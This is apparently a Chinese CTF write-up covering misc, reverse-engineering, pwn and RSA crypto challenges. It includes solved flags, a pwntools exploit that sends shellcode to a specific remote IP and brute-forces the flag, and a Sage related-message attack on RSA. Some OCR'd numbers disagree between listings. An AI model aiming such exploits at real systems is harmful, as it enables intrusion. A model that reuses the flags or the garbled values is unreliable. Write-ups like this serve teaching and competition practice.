
PAYLOAD: DATA

```
{
  "hint": "for security, I set my password as a website
which i just pinged before"
}
```

VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  your-256-bit-secret
```

说密码是一个网站，总共就没几个包，在一个udp包里面找到：


Wireshark · 追踪 UDP 流 (udp.stream eq 25) · cacosmia-dec.cap

```
."..........26rsfb.dnslog.cn..............(......
```

1 客户端 分组, 0 服务器 分组, 0 turn(s).

这个就是密码，打开拿到flag。


flag{f14376d0-793e-4e20-9eab-af23f3fdc158}

RE

xx

根据题目可以猜到是xxtea，这边再加一个换位xor操作
整回来后解一次xxtea就行
key是输入的前四
但是不知道前四是啥
所以猜是flag
然后出了

```
# -*- coding: UTF-8 -*-
import xxtea
text = "1111111111111111111"
key = "flag"
#encrypt_data = xxtea.encrypt(text, key)
encrypt_data = 'bca5ce40f4b2b2e7a9129d12ae10c85b3dd7061ddc70f8dc'.decode('hex')
decrypt_data = xxtea.decrypt(encrypt_data, key)
print decrypt_data
```



```
flag{CXX_and_++tea}
```

easyRE

step1:输入

> Info:The first four chars are `flag`

最后发现主要看sub_400D35
和上一题一个套路
猜前4密文xorkey是flag
然后就出了
比较简单不贴脚本

calc

三次输入
中间有sleep直接patch了
先对输入进行了平方 FF0是pow函数
然后是乘4 A90是mul函数
然后对第二个输入
乘3
平方
对第三个输入
他先用7 input3
然后result*input3
我佛了
下面是对输入的判断
input2<input1<input3 //应该是这个，没有仔细看
然后对三个输入之间进行一些蛇皮操作后就来最终check了
对了就有flag
//check大小完后的操作
550函数为add
7E0函数为del


```
//■■■■ 222 123 321
a = mul(3,input1)
b = mul(a,input1)   //147852
c = mul(b,input2)   //18185796
pow(input2,2)       //15129

a = mul(3,input1)       //666
b1 = mul(a,input2)   //input2■■■■ 10075914
a = add(a,b1)   //10076580
a = add(input1,input2)
b2 = pow(a,3)       //41063625
b3 = del(b2,b1)         //30987711
temp0 = del(b3,c)               //12801915
```

```
a = mul(48,input3)      //15408
b = mul(12,input3)      //3852
c = mul(b,input3)       //1236492
d = add(4,input3)       //325
x = pow(d,3)        //34328125
temp1 = del(x,c)            //33091633
temp2 = del(temp1,a)                    //33076225
temp3 = del(temp2,22)   //33076203
if■temp3==temp0■
   cat flag
```

最终化简是x**3+y**3==z**3+42

想起了中科大的某道数学题的第一小题

```
x, y , z = (80435758145817515, 12602123297335631, 80538738812075974)
```



```
C:\Users\AZX>C:\Users\AZX\Desktop\calc.exe
A few days ago,Someone asked me for Windows RE...
But Windows + STL is terrible!
Enjoy it
80435758145817515
Calculating...
12602123297335631
Calculating......
80538738812075974
Calculating............You win!
flag{MD5("804357581458175151260212329733563180538738812075974").tolower()}
```

childRE

c++符号修饰
UnDecorateSymbolName反修饰后会变成`private: char * __thiscall R0Pxx::My_Aut0_PWN(unsigned char *)`

网上百度修饰资料

?My_Aut0_PWN@R0Pxx@@AAEPADPAE@Z
发现应该是上面
但是程序对输入进行一次换位
所以整回来Z0@tRAEyuP@xAAA?M_A0_WNPx@@EPDP就是输入

PWN

three

三字节shellcode执行权限，v3其实就是flag。。。写对比控制v5，最后是用mov eax，edx来的爆破。

exp:

```
from pwn import *
name_addr=0x080F6CC0
context(os='linux',arch='i386')
jmp='''
mov eax,edx
ret
'''
jm=asm(jmp)
flag=''
to_fxxk=0
print hex(len(jm))
while True:
   for i in range(0x10,0x200):
       r=remote('47.104.190.38',12001)
       r.recvuntil(' index:')
       r.sendline(str(to_fxxk))
       r.recvuntil('y much!')
```

```
        r.send(jm)
        r.recvuntil('f size:')
        r.sendline(str(i))
        r.recvuntil('me:')
        r.send('a')
        r.recvline()
        leak=int(r.recv(1),10)
        print leak
        print i
        if leak == 1:
            flag+=chr(i-1)
            to_fxxk+=1
            if i-1==ord('}'):
                pause()
            print flag
            break
        r.close()
```

Crypto

Related

msg = pad(flag)，48字节长，384位。

s0, s1, s2 = msg的低128位，中128位，高128位。

给了

$$\begin{aligned} &n, \quad s = s_0 + s_1 + s_2 \\ &c_0 \equiv s_0^{17} \pmod n \\ &c_1 \equiv s_1^{17} \pmod n \\ &c_2 \equiv s_2^{17} \pmod n \\ &c_3 \equiv s_3^{17} \pmod n \end{aligned}$$

其中


$$s_3 = 65537 \cdot s_0 - 66666 \cdot s_1 + 12345 \cdot s_2$$

要求的是s0, s1, s2。

由题名`Related`想到了ctfwiki上的Related Message Attack。

不过这一题显然要更复杂一点。

好在wiki这个栏目的下面给出了拓展阅读：



进而

$$aM_2 \equiv \frac{2a^3bC_2 - b^4 + C_1b}{C_1 - a^3C_2 + 2b^3}$$

进而


$$M_2 \equiv \frac{2a^3bC_2 - b^4 + C_1b}{aC_1 - a^4C_2 + 2ab^3} = \frac{b}{a}\frac{C_1 + 2a^3C_2 - b^3}{C_1 - a^3C_2 + 2b^3}$$

上面的式子中右边所有的内容都是已知的内容，所以我们可以直接获取对应的消息。

有兴趣的可以进一步阅读 A New Related Message Attack on RSA 以及 paper 这里暂不做过多的讲解。

paper: https://www.cs.unc.edu/~reiter/papers/1996/Eurocrypt.pdf

找到了一个推广的结论



4 Generalizing the number of messages k

4.1 Arbitrary polynomial relationship among messages

Suppose we have k messages $m_1, \ldots, m_k$, related by a polynomial $p(m_1, \ldots, m_k)$, and that we know the ciphertexts $c_i = m_i^e \bmod N$ and the coefficients of the polynomial p. As before, substitute variables x_i for the unknown messages m_i, and obtain the $k+1$ polynomials

$$\begin{aligned}
P_0(x_1, \ldots, x_k) &= p(x_1, \ldots, x_k) = 0 \bmod N \\
P_1(x_1) &= x_1^e - c_1 = 0 \bmod N \\
P_2(x_2) &= x_2^e - c_2 = 0 \bmod N \\
&\cdots \\
P_i(x_i) &= x_i^e - c_i = 0 \bmod N \\
&\cdots \\
P_k(x_k) &= x_k^e - c_k = 0 \bmod N
\end{aligned}$$

which must be simultaneously satisfied. We can just compute

$$\text{Groebner}([P_0, P_1, \ldots, P_k])$$


and generally obtain the answer

$$[x_1 - m_1, \ldots, x_k - m_k].$$

一边翻SageMath文档，一边写的exp：

```
n = 16084923760264169099484353317952979348361855860935256157402027983349457021767614332173154044206967015252105109115289920685
s = 2805135501101977458298905674362654969990
c1 = 1060723540009858669999439258484180659200066081619131500894791777360547636588457205654462146680763623741589319296693565159
```

```
c2 = 2665348075952836665455323350891842781938471372943896177948046901127648217780657532963063228780230203325378931053293617434
c3 = 4881225713895414151830685259288740981424662400248897086365166643853409947818654509692299250960938511400178276416929668757

R.<x, y, z> = Zmod(n)[]
I = ideal(x + y + z - s, x^17 - c1, y^17 - c2, z^17 - c3)
res = I.groebner_basis()

m1 = n - long(res[0] - x)
m2 = n - long(res[1] - y)
m3 = n - long(res[2] - z)
m = (long(m3<<256) + long(m2<<128) + long(m1))
print hex(m)[2:].strip('L').decode('hex')
```



```
In [25]:
n = 160849237602641690994843533179529793483618555860935256157402027983349457021767614332173154044206967015252105109115289920685657394517879
s = 280513550110197745829890567436265496990
c1 = 1060723540009858669999439258484180659200066081619131500894791777360547636588457205654462146680763623741589319296693565159031223759836
c2 = 2665348075952836665455323350891842781938471372943896177948046901127648217780657532963063228780230203325378931053293617434754585479452
c3 = 4881225713895414151830685259288740981424662400248897086365166643853409947818654509692299250960938511400178276416929668757746679501254



R.<x, y, z> = Zmod(n)[]
I = ideal(x + y + z - s, x^17 - c1, y^17 -c2, z^17 - c3)
res = I.groebner_basis();res
```

```
Out[25]: [x + 160849237602641690994843533179529793483618555860935256157402027983349457021767614332173154044206967015252105109115289920685657394517879 1
7710341434848747737802525958976099627090932537173143387628989787430373342411511777604259235904148205973770872139611825475677815243582169215 4
8242368811821560008069584030055067328918235553248005289347576727193795013185251894717262793972367104014973524776837141390397691050434116544 9
3442696289499967521222951945823233371845110807469944602345293068346574630273539870116158817556523565199093874587097230314166365220290730937 3
809832285994141373414981376560005372115656162764071657306 32699, y + 1608492376026416909948435331795297934836185558609352561574020279833494570
2176761433217315404420696701525210510911152899206856573945178791771034143484874773780252595897609962709093253717314338762898978743037334241 15
1177760425923590414820597377087213961182547567781524358216921548242368811821560008069584030055067328918235553248005289347576727193795013185 2
5189471726279397236710401497352477683714139039769105043411654493442696289499967521222951945823233371845110807469944602345293068346574630273 5
39870116158817556523565199093874587097230314166365220290730937380983228599414137341498129910188939072517737868873227804201884, z + 160849237
6026416909948435331795297934836185558609352561574020279833494570217676143321731540442069670152521051091152899206856573945178791771034143484 87
4773780252595897609962709093253717314338762898978743037334241151177760425923590414820597377087213961182547567781524358216921548242368811821 5
6000806958403005506732891823555324800528934757672719379501318525189471726279397236710401497352477683714139039769105043411654493442696289499 9
6752122295194582323337184511080746994460234529306834657463027353987011615881755652356519909387458709723031416636522029073093738098322859941 4
13734149806982387095843928376017203425263642 3374]
```

```
In [38]:
m1 = n - long(res[0] - x)
m2 = n - long(res[1] - y)
m3 = n - long(res[2] - z)
m = (long(m3<<256) + long(m2<<128) + long(m1));
hex(m)[2:].strip('L').decode('hex')
```

```
Out[38]: 'flag{bf684fc7-5398-4bf3-ad5f-cfe3dc53a202}\x06\x06\x06\x06\x06\x06'
```


flag{bf684fc7-5398-4bf3-ad5f-cfe3dc53a202}

paper看的快，拿了一血

赛后对比官网wp，发现其实只要s0, s1, s2和s = s0+s1+s2这四个关系式即可解出，并不需要s3。

Broadcast

附件给错了，打开task.py直接获得flag



```python
#!/usr/bin/env python3
from Crypto.Util import number
from Crypto.PublicKey import RSA
from hashlib import sha256
import json

#from secret import msg
msg = 'Hahaha, Hastad\'s method don\'t work on this. Flag is flag{fa0f8335-ae80-448e-a329-6fb69048aae4}.'
assert len(msg) == 95

Usernames = ['Alice', 'Bob', 'Carol', 'Dan', 'Erin']
N = [ ( number.getPrime(1024) * number.getPrime(1024) ) for _ in range(4) ]
PKs = [ RSA.construct( (N[0], 3) ), RSA.construct( (N[1], 3) ), RSA.construct( (N[2], 5) ), RSA.construct( (N[3], 5) ) ]

for i in range(4):
    name = Usernames[i+1]
    open(name+'Public.pem', 'wb').write( PKs[i].exportKey('PEM') )

    data = {'from': sha256( b'Alice' ).hexdigest(),
            'to'  : sha256( name.encode() ).hexdigest(),
            'msg' : msg
            }
    data = json.dumps(data, sort_keys=True)
    m = number.bytes_to_long( data.encode() )

    cipher = pow(m, PKs[i].e, PKs[i].n)

    open(name+'Cipher.enc', 'wb').write( number.long_to_bytes(cipher) )
```

